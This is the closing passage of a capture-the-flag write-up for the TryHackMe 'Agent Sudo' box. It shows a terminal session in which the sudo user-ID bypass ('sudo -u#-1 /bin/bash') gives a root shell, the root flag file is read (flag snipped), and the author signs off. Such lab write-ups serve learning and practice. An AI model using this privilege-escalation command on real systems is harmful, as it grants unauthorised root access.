
Snare drum, please!
james@agent-sudo:~$ sudo -u#-1 /bin/bashroot@agent-sudo:~# whoamirootroot@agent-sudo:~# iduid=0(root) gid=1000(james) groups=1000(james)root@agent-sudo:~#root@agent-sudo:~# cd /rootroot@agent-sudo:/root# lsroot.txtroot@agent-sudo:/root# cat root.txtTo Mr.hacker,
Congratulation on rooting this box. This box was designed for TryHackMe. Tips, always update your machine.
Your flag is...<FLAG SNIPPED>...
By,DesKel a.k.a Agent Rroot@agent-sudo:/root#Simple enough! Mystery solved. Bunch of stuff have been used, I hope you enjoyed this CTF challenge. Stay tuned for more! ~TypeTherapy